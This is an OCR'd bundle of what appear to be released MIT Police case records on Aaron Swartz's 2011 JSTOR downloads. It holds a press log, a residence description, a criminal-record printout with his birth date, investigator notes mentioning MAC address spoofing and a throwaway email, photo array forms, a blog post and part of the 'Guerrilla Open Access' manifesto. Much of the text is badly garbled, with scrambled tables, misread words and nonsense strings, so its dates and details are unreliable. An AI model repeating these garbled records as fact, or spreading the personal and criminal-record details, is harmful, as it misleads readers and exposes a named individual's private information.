


MASSACHUSETTS INSTITUTE OF TECHNOLOGY POLICE DEPARTMENT

Press Log


January 1 - 6, 2011


Disposition ARREST MADE	CLOSED	CLOSED	CLOSED	
Addres 24 LEE STREET BREAKING AND ENTERING AT 21 AMES STREET. BREAKING AND ENTERING AT 21 AMES STREET. AARON SWARTZ, NO KNOWN ADDRESS.	SECTOR 3 TAKES A REPORT OF A STOLEN LAPTOP.			HAS BEEN STOLEN. SECTOR 3 RESPONDING
Addres 24 LEE STREET	M13 / 105 REAR	MASSACHUSETTS AVE	EG E COLLEGE	M32 / 32 VASSAR 31
Date & Time Occurred r 2011-01-04 15:26:00.0	1 ARCENY 2011-01-05	17:02:00.0	LARCENY 2011-01-03 15:28:00.0	LARCENY 2010-12-29 12:30:00.0
ac Type ARREST	TARCENY		LARCENY	LARCENY
Date & Time Reparted 2011-01-06 14:20:45.0	30 10 1100	17:02:52.0	2011-01-05	2611-01-03 09:34:47.0


NO REPORTS OF RESIDENTIAL FIRES





R & ASSOCIATES, INC. LASSACHUSETTS AVENUE CAMBRIDGE, MA 02140 617-354-6480 PROFESSIONALLY MANAGED BY











Yeer Built Overall Condition Overall Grade	1989 VERY GOOD Good
PARKING:	
Open Parking	0
Covered Parting	Ġ
Gerege Parking	o
SUBAREAS:	
Grade Description	Gross Area Living Area
BA9 First Floor	588 598
Total	ABO COTTE E MALLO DO COMENSALO O LALCE DO POR PROGRAMO O COLOR DE CENTRA. 548 548
< Previous Property	Next Property

@ 2002 - 2011 City of Cambridge, MA | publications | jobs | contact | discurrent | Privacy Statement | home

Dwelling and Storage Locker Description

950 Massachusetts Avenue in Cambridge Massachusetts has three streets that abut the property, Massachusetts Avenue, Bay Street and Green Street. 950 Mass Ave is also known as the Bay Square Condominiums. It contains 109 residential and 4 commercial condominium units. The main entrance to the building is from Massachusetts Avenue. Upon entering the front door there is a fover between doors that contain a list of resident's last name that show a door bell number for the resident. The door bell numbers do not reflect the actual unit number of the resident. Door bell number to has the name Swartz on it.

The building has two lower levels and seven stories above ground on the Massachusetts Avenue side of the building. The two lower levels are garages known as lower garage and upper garage. Floor one is the ground level floor when entering from the Massachusetts Avenue side of the building. The six floors above that are floors 2 through 6 and the 7th floor is referred to as the Penthouse floor.

bedroom, o	wartz) is located on the third floor. It has a dark brown whed to it just above the peep hole. It is described as a 5 one bathroom corner unit condominium. Aaron Swartz i	wood grained door with the number 86 square foot three room one s the listed tenant of unit(B). The
owners of ti	he unit are listed as	(b)(6),(b)(7)(C)
occupants p is located or	torage lockers located on the following levels, lower gar floor (aka 7 th floor). The storage lockers can be describe place their own locks on the locker doors. Unit $\binom{(b)}{(c)}$ is denote first floor in a room behind the front conclerge de umeral $\binom{(b)(6)}{(b)(7)}$	d as large locked cages. The

950 Massachusetts Avenue aka Bay Square Condominiums is managed by Thayer and Associates located at 1812 Massachusetts Avenue Cambridge, MA 02140 with a telephone number of 617-354-6480.


MA Crim. F	(b)(6),(b)(7)(C) MA Crim. Hist. (BOP)					
Original Query:	NAME: SW Notification	ARTZ. AARON	DOB: 11/08/1986	BOP		01/15/2011 5:56PM
PPRRESERVA B	产者中央政会企业企业	* ***********************************	to a transport of the state of	**************************************	****	*****
*	* * *	**** WARNING **	****** WARNING ***	****		
OF THE PER	SON REQUESTE	D.	S NOT SUPPORTED BY BELOW MATCHES THE	NAME AN	RINTS. D DATE	OF BIRTH
	*******				***	******
		COMMONWERTIN	OF MASSACHUSETTS TORY SYSTEMS BOARD	有情况积余	****	
		*** FERSONS	COURT SUMMARY ***			
AM: SWARTZ, OB: 11/08/8 OM: DORESS:	36 SEX: M	RAC: W	RMAL-NAM: AARON POB: IL HGT: 506 WGT:		2 CM + 1/K	0005175 8C (6),(b)(7)(C EYE: BRO
MMENTS:		(b)(6)	,(b)(7)(C)			
****	****	ADULT APPEARANC	CES ANNAW WHATE MAN	** ****		
	(0001)					
WAIGNMENT:	0.0 3					
RAIGNMENT: ARG-DATE:	01/07/11 PD; DT W/I COM F	MIP COURT: CAM	BRIDGE DISTRICT	DKT#: BGE DT STATUS	W/I F	CR0000732 EL WPD:
RAIGNMENT: ARG-DATE: OFF: B&E: DISP: C 2/:	01/07/11 pp; DT W/I COM FI 22/11	Cr &a		BGE DT STATUS	₩/I F	EL WPD:
RAIGNMENT: ARG-DATE: OFF: B&E: DISP: C 2/:	01/07/11 PD; DT W/I COM FI 22/11 (0002) D1/07/11 PD; DT W/I COM FE	Cr &a	BRIDGE DISTRICT	BGE DT STATUS	W/I F: 0	EL WPD: CROOOO75A EL
RAIGNMENT: ARG-DATE: OFF: B&E: DISP: C 2/: RAIGNMENT: ARG-DATE: (OFF: B&E: DISP: C 2/2	01/07/11 PD; DT W/I COM FI 22/11 (0002) 01/07/11 PD; DT W/I COM FE 22/11	MIP COURT: CAM		DKT#: BGE DT STATUS	W/I F : O 1152: W/I F	EL WPD: CROOOO75A EL

This is Criminal Offender Record Information (CORI) and access and dissemination of said information is under the authority of Massachusetts General Law Chapter 6 Sections 168-172 and Code of Federal Regulations (28 CFR 20.2). Only authorized persons in the performance of their official duties may access, use or disseminate this information for official and lawful oriminal justice purposes. Ouestions concerning the access, use or dissemination of this Questions concerning the access, use or dissentination of this

Massachusetts Criminal Justice Information Services (CJIS) 260 Arlington Street, Suite 2200 Chalses, MA 02150 CJIS Operations: 617-660-4620 information should be directed to the Massachusetts Criminal Justice Information Services Division of the Criminal History Systems Board at

CJISWeb Printout Generated On: 01/15/2011 17:56:53 By User: (b)(6),(b)(7)(C)

```
\begin{array}{c} \text{D4Doc18} & ((b)(6),(b)(7)(C)) \\ \text{web1inks).txt} \\ \text{http://www.wired.com/topics/} & ((b)(0),(0)(7)(C)) \\ \text{http://www.bose.com/topics/} & ((b)(0),(0)(7)(C)) \\ \text{http://www.thefullwiki.org/} & ((b)(6),(b)(7)(C)) \\ \end{array}
```



© 2005 City of Cambridge, MA | search | publications | John | contact | disclaimer | Privacy Statement | home

(b/6),(b/7)(C) (C/D (J/5)(b)(7)(C) (S7275 -1 1.0)		VALUE) LIBRAMES	PLOG I - J DAY Proor Y	
(2)(1)(1)(2)	4701			

, v	S Accommend SEP = i host marker to start out of the start marker to start out of the start marker to start out of the start of the star
<u> </u>	15-57an OCF = 5
and designably homogeneously as a supplemental service.	MULTIPLE COMPUTENS DOWNLOADING
	[ATR SEPT - STOP-IT From (0)(0),(0)(1)(C)] LITERARY
10/7	GHOST GAPTOR IN DHIP LOGS IN BUG IL
9	MEGISTENED A.J GUEST
	00:17:F2 = APPLE
	15.2.55 RUPE NEGLISMATION
in the state of th	VISITAN NEGISTRATAN - HARDWINER?
St Siller of the Artest State of the Artest	GAMT MOST ghost YL @ mailinator.com CHISEN SY
	1-1A1Lington.com
graphic delicipation and the control of the control	OCTOREN 1 30:00 CHOWORD MAC 9/14 10:15
rifege gallametris è gangalamanimo del	OCTOBER 8 10:18 HODRESS
-di mingipanikuludi -du (pupungayak-ra-ungal <u>a</u>	
në nore ferre nga e qui pure furiture discomme	MINAY NICHTS
*	
White-donalise accepts to a majory or	
in production de description de desc	
that the falls of the general property is the description	
	2593

	10/1 10:10 CHANGES 1740 AMESS
with reference defined for deep things from the	1+hu 10/3
	10/8 22:18
	10/9 2 COMPURES IN USE CONNECTED BUT NOT ABLE TO ACCESS J-STOR
	Anound DEC 19
<u> </u>	(b)(6),(b)(7)(C) NO NEGISTATION 3 ~ OHC
	EXPECTED NANCE IN BUILDING SELF-ASSIBNS 11°
(b)(6),(b)(7) (C)	USES FRION SURVET MASIE & NOVERN #5
Conse	
	STORE ON AMAZON @ ECT
(b)(8	5000 ATS
	14/24 1502 AEQUESTS From (b)(6),(b)(7)(C) 75 7010
	16 12:51 CONVECTS TO AMAZON FROM BLOCKY
	LLOUD SETULUE 1 FATS TO USE PHEP IN BLOG Y

departmental-s-s-s	
. = ***********************************	
	ACCESS TO TSTON JUST BY BRING ON 18, KK
	(MIT NETWORK)
	1/4 (B)(B).(B)(T)(C) (DENTIFIES BASENENT NEOT
	1/4 DENTIFIES BASENEUT NEON DESTINA
	:
Pring.	FOUND BY (b)(6),(b)(7)(C) ~ AM
	GHOST-LAPTUR ON GHOST-MACTION
] [
	CHANGES MAC ADDRESS 134 OWE LETTER TO MESURE
	DOYC ESAU C756 MAC ADDRESS OF COMPUTER ON
	004C ESAU C756 MAC ADDRESS OF COMPUTER ON 1/4 - SPOORED
	DOYC ESAU C756 MAC ADDRESS OF COMPUTER ON
	Avoins accising in DEC-NOTED 1/4
	DOYC ESAO C756 MITC ADDRESS OF COMPUTED ON 1/4 - SPOOTED AVOIRS ACCISTMY IN DEC - NOTED 1/4 FALSE NAME & EMAIL (MAILINATION) MAC STOWING
	Avoins ACGISMY M DEC - NOTED 1/4 FALSE NAME & EMAN (MAILINATION)
	004 C ESAU C756 MITC ADDRESS OF COMPUTED ON 1/4 - SPOOFED AND ACCISTMY M DEC - NOTED 1/4 FALSE NAME & EMAIL (MAILINATION) MAC CROSSING (b)(6),(6)(7)(C)
	DOYC ESAO C756 MAC ADDRESS OF COMPUTED ON 1/4 - SPOOPED ANOINS ACGISMY IN DEC - NOTED 1/4 FALSE NAME & EMAIL (MAILINATION) MAC CROSSING 15+T 160 HMS (Q \$58.00)
	004 C ESAU C756 MITC ADDRESS OF COMPUTED ON 1/4 - SPOOFED AND ACCISTMY M DEC - NOTED 1/4 FALSE NAME & EMAIL (MAILINATION) MAC CROSSING (b)(6),(6)(7)(C)
	004 C ESAU C756 MITC ADDRESS OF COMPUTED ON 1/4 - SPOOFED AND ACCISTMY M DEC - NOTED 1/4 FALSE NAME & EMAIL (MAILINATION) MAC CROSSING (b)(6),(6)(7)(C)

(b)(6),(b)(7)(C) 1/4 PACKET CAPTURES ATOUND 830 AT FXFONTING Commoves From SECURE SHICKL Commens in/our (b)(6),(b)(7)(C) 75700 - 1997 + 435,000 sence 1997 America Consista 50,000 PER YEAR MAINTENANCE ALL CONECTIONS EXCCUT #9 ATCHIVE THENS OF SERVICE RASED ON SIZE OF COLLEGE/INSTITUTION 19 FILTER ACCESS ON THRU GATELLAY IF OFF CAMPUS MITNET- NOVES OF USE IMPACT ON LIBRARIES WHEN JSTON SHUT DOWN 3 REPORTS 1) SHOT DOWN CAMEN TSTOR PARTICULANTS LIST HARVAN NECOS PEN 2598

	1/7/11 14:30
4	
}	(b)(6),(b)(7)(C)
	SIPB W20-557
	AT SIPB LEFT NETUNNED 16:30
	OTHER STUDENTS FEELED IN
	CONTACTED (1016) (1017)(C)
	STANTED 12:43 SIPB DOOR SENTEN LOG
	CHECKED EMAIL FROM LAPTOR
	ENTRURO 1001 SAT LEFT OF CENTER
	TABLE
	AFTER 1:30 5/7 FLUTROS
	ASKEN TO USE NETWORK I) NOP
	SAT WHERE GLASS/WHITE BOARD SEED ON MIGHT
	SAT IN PRONT OF ADJACENT SOFA IN
	DEFICE CHAIN NET BOOK (SMILL INK) +
	FERT HAND DRIVE
	ANOTHER TRIPENT CANK IN W/ QUESTION
	- DO YOU WELD MYTHING? - NO
	(C) Working O-V NETBOOK
	I'M LEAUING IN AFEW YOU'RE LOCKING UP
	2597
	II

	(b)(6) (b) (7)(C)	
	LEAUES ANOUND 13:50	
***************************************	(b)(6),(b)(7) (C)	
	LEAVES AT 14:00 - HROUT 10	
	LOCKS DOOR	·

	RETURNO TO 578B 18:30-15:45	
	RAST CAMPUS	
7.	(b)(6) (b)(7)(C)	
	DANK HAIN LONGISH MACCEY	
	THIN	
	KNIT CAP - BLACK	
	DANK TACKET	
•	WILLING TO DO PHOTO ANNAY	
t-min		
Telemproductive and the state of the state o		
No. 40 departs William I requisite management of the delegation of the second		hit Grissifie de manustimilité étables de
to an article delivery and a state of the same of the		+40 thead of the company of the street street
minimpolational parameter property data to department and as		
		Medical participation of the second state of the Participation of the second state of
T 10/ 10/		
		2598



MASSACHUSETTS INSTITUTE OF TECHNOLOGY


Police Department 301 Vassar Street Cambridge, Massachuseits 02139 (617) 293-1212 Pax (617) 324-3869

REPORT OF PHOTO ARRAY IDENTIFICATION PROCEDURE

(Side 1 of 2)	
Case # 1/00035/ Police Dept. MIT Police [b)(6),(b)(7)(C) Idea No. 1000 1 1 1 1 2011	
Identifying Witness (name & DOS	
Officer Composing Array DETECTIVE Officer Proposing Array DETECTIVE (b)(6),(b)(7)(c) (b)(6),(b)(7)(c)	
The state of the s)(C
All Others Present N/A	
Location of Presentation MIT Police STAte	
Uneup Presentation (check method used: <u>Sequential or Simultaneous</u> , <u>Bilind or Traditional</u>) Sequential (one-by-one) Subjects were presented in the following order:	
Letter (on back) $C \not = F \not = D \not = A$ Order Presented $1^{st} = 2^{nd} = 1^{st} = 1^{nd} =$	
Order Presented 1st 2nd 3rd 4nd 5th 6th 7th 8th 9th	
Simultaneous (all at once)	
Blind Presenter (officer with no information as to suspect)	
Iraditional Presenter	
dements by any other people, made during 10 procedure and in presence of witness: He looks familiar, definitely 5-22 him before.	
s is a two-page form. Please complete the second side and have the witness sign.	
are or officer conducting array	
date	

REPORT OF PHOTO ARRAY IDENTIFICATION PROCEDURE

Cose # //000357	Date 01/14/2011		
Police Dept. MIT POLICE	Ilma 1630 hrs		
Identifying Wilness (name & DO)			
(b)(6),(b) (7)(C) Advisements to Wilness	Refore Presentation (b)(6),(b)(7)(C)		
1 I am going to show you a group of in	ndividuais who are in random order.		
	Ch PPACIAL data communication and facilities in the		
	nt people as it is to identity possible perpetrators.		
4. Whather or not you identify someone	a, the police will continue to investigate.		
	to provide you with any feedback or comment on the		
5. Please do not discuss this identification case or with the media.	on procedure or the results with other witnesses in this		
Think back to the time of the event, it as much time as you need.	he place, view, lighting, your frame of mind, etc. Take		
 People may not appear exactly as the as clothing and head/facial hair are 	ey did at the time of the event, because features such subject to change.		
Geauential Only) i will show you one person at a time, and cannot tell you how many people there are in total. I will show you all of the people, even if you identify someone earlier. As you finish looking at each person, let me know.			
U. As you look at each pierson: If you soo	someone that you recognize, please tell me how you rot, how sure you are of the identification.		
Identification made: Yest No 16 Witness Identification Statements	Yes, letter/order # selected:		
Id (Fiver)			
).(b)(7)(C) jge form. Piease com	plete and sian the first side also.		
Concucring Omcer signature Date	(b)(6),(b)(7)(C) 2019-01-924		
- Cold	wimess signature Date		



Swartz, Aaron.jpg



CAMBRIDGE POLICE DEPARTMENT-IDENTIFIC ATION CURIT 5 Western Avenue, Combridge, MA 02155

PHOT	O ARRAY FORM		Investigator's Copy	
		File #: 11-000351 (CPD 1	1-000078)	
DATE REQUESTED (mm/dd/yyyy): DATE COMPOSED (mm/dd/yyyy): DETECTIVE REQUESTING ARRAY:		1/11/2011		
		MIT De	(b)(8),(b)(7)(C)	
COPIES NEEDED:		COLOR: 🔀	BLACK & WHITE:	
SUSPECT	INFORMATION:			
Name: Race: Sex: Date of Birth (MM/DD/YYYY): Indicate Name and Date of Birth for each i		Aaron Swartz White Male 11/8/1986		
LETTER	LAST NAME	,		
Picture A	(D)(D) (D)(7)(C)	FIRST NAME	DOR (sautochayyy)	
Picture B				
Picture C	2 MARCINE	Aaron	11/0/1005	
Picture D	(b)(d) (b)(/(C)	TAMON.	11/8/1986	
Picture B				
Picture F				
icture G				
icture H				
licture I				
icture J				
ictura K				
icture L				
Losa Marth	D			
RINT: Ar	Lay Composer	S/m. atum		
PRINT: Array Composer (8),(b)(7)(C)		(5)(1)(8),(8),(8)	7 Date 1/11/11	
: Officer Approving Array		anare	Date	
Inteligrance	PstPhoto Array formalise	V -		
(b)(6),(b)(7)(C) Identification Unit Manager		ı,	pg. 1 of t Revised: 1/11/2011	

On June 25, 2012 I conducted a search of the Internet Archive website Wayback Mechine specifically listing "guerilleopenaccasa.com" in the search query.

I located nine dated captures and using the software Snagit, I captured each of the nine dayes and the callendar. I also located a Guerilla Open Access document on Pastebin and saved that in a portable data format.

(b)(6),(b)(7)(C)

The Occasional Pamphlet

on scholarly communication

On guerrilla open access

July 28th, 2011

Aaron Swartz has been indicted for wire fraud, computer fraud, unlawfully obtaining information from a protected computer, and recklessly damaging a protected computer. The alleged activities that led to this indictment were his downloading massive numbers of articles from ISTOR by circumventing IP and MAC address limitations and breaking and entering into restricted areas of the MIT campus to obtain direct access to the network, for the presumed intended purpose of distributing the articles through open file-sharing networks. The allegation is in keeping with his previous calls for achieving open access to the scholarly literature by what he called "guerrilla open access" in a 2008 manifesto: "We need to download



William G. Bowen, founder of JSTOR

scientific journals and upload them to file sharing networks." Because many theorize that Swartz was intending to further the goals of open access by these activities, some peuple have asked my opinion of his alleged activities.

Before going further, I must present the necessary disclaimers: I am not a lawyer. He is presumed innocent until proven guilty. We don't know if the allegations in the indictment are true, though I haven't seen much in the way of denials (as opnosed to apologetics). We don't know what his intentions were or what he planned to do with the millions of articles he downloaded, though none of the potential explanations I've heard make much sense even in their own terms other than the guerrilla OA theory implicit in the indictment. So there is a lot we don't know, which is typical for a pretrial case. But for the purpose of discussion, let's assume that the allegations in the indictment are true and his intention was to provide guerrilla OA to the articles. (Of course, if the allegations are false, as some seem to believe, then my claims below are vacuous. If the claims in the indictment turn out to be false, or colored by other mitigating facts, I for one would be pleased. But I can only go by what I have read in the papers and the indictment.)

There's a lot of silliness that has been expressed on both sides of this case. The pro-Swartz faction is quoted as saying "Anron's prosecution undermines academic inquiry and democratic principles." Hunh? Or this one: "It's incredible that the government would try to lock someone up for allegedly looking up articles at a library." Swartz could, of course, have looked up any ISTOR article he wanted using his Harvard library privileges, and could even have text-mined the entire collection through ISTOR's Data for Research program, but that's not what he did. Or this howler: "It's like trying to put someone in jail for allegedly checking too many books out of the library." No, it isn't, and even a cursory reading of the indictment reveals why. On the anti-Swartz side, the district attorney says things like "Stealing is stealing whether you use a computer command or a crowbar, and whether you take documents, data or dollars." If you can't see a difference between, say, posting one of your articles on your website and lifting a neighbor's stereo, well then I don't know what. There's lots of hyperbole going on on both sides.

PASTERIN I di amin teol aura 2001 create now paste roots and profile real-time fan-PACTERIN rearch... dreabs new pacts trending pastrys argorum topin my aleas my certings my profile Guarilla Open Access Menifesto Public Pastes BY: FAPERS ON EVE 1971; 1911 | SYNTAX: HOME | SIZE, 244 AB | HITS: 2924 | EXPARES MEVER DOWNLOAD | RAW | EHRED | REPORT ABLISE 2 144 140 Linichel 5 (05 200 Unselect LA tilded ? set ugo 1. Information is power, must like all power, there are those who want to keep it for themselves. The world's entire adjunctific and cultural heritage, published over conturies to books and journals, is increasingly being 7 500 293 digitized and lacked up by a hundral of private corporations. What we read the regurs featuring the cost **Danteried** 7 105 400 famous results of the sciences? You'll need to send enormous amounts to publishers like Road Elsewier. ben 2203 ogs 361 Gf i. There are those struggling to change this. The Open Access Movement has fought velicitly to ensure that extendists do not sign their copyrights every but instead ensure their work is published on the internet, under terms that ellow anyone to access to. But even under the best scenerios, their work will only apply to things published in the future. Everything up until now will have been lost. 5. That is too high a price to pay, forcing scutomics to pay commy to read the more of their colleagues? Scenning mating libraries but only allowing she folks at Gorgie to reed than providing scientific articles to those at elits universities in the First world, but not to children in the Global South? It's outregoous and sende cantable. "I agree," many say, "but what can we do? The companies hold the copprights, they nake enormous amounts of money by charging for access, and it's perfectly logal - there's nothing we can do to stop them." Not there is something or car, something that's strendy being dones we can fight back. Those with access to these resources - students, Librarians, scientists - you have been given a privilege. You get to feed at this banquet of knowledge while the rest of the world is locked out. But you need not - imped, morelly, you cannot - brow this privilege for yourselves. You have a duty to sterm it with the yould. And you havet trading passwords with colleagues, filling download requests for friends. 12. Peanwhile, these who have been locked out are not standing idly by. You have been smeaking through holes and citizing over forces. Illurating the information Judged up by the publishers and sharing them wish your 13. But all of this action goes on in the 